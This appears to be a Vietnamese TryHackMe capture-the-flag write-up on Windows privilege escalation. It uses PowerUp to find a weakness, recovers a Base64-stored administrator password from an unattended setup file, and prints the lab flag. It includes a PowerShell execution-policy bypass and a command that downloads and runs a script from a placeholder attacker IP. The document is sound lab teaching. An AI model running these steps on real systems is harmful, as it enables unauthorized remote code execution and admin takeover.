
Chúng ta sẽ dùng PowerShell enumeration script để kiểm tra máy ảo Windows


Chúng ta sẽ chạy PowerUp1.ps1 để liệt kê bất kỳ điểm yếu nào có thể bị lạm dụng để leo thang đặc quyền.

powershell -ep bypass;

iex​(New-Object Net.WebClient).DownloadString('http://YOUR\_IP/PowerUp.ps1')

Tập lệnh xác định một số cách để có được quyền truy cập của quản trị. Đầu tiên là bypassUAC và thứ hai là UnattendedPath. Chúng ta sẽ khai thác UnattendedPath.





Mật khẩu của quản trị viên được lưu ở định dạng Base64.

Đăng nhập với tư cách quản trị viên và nhận flag:

**Flag: THM{g00d\_j0b\_SYS4DM1n\_M4s73R}**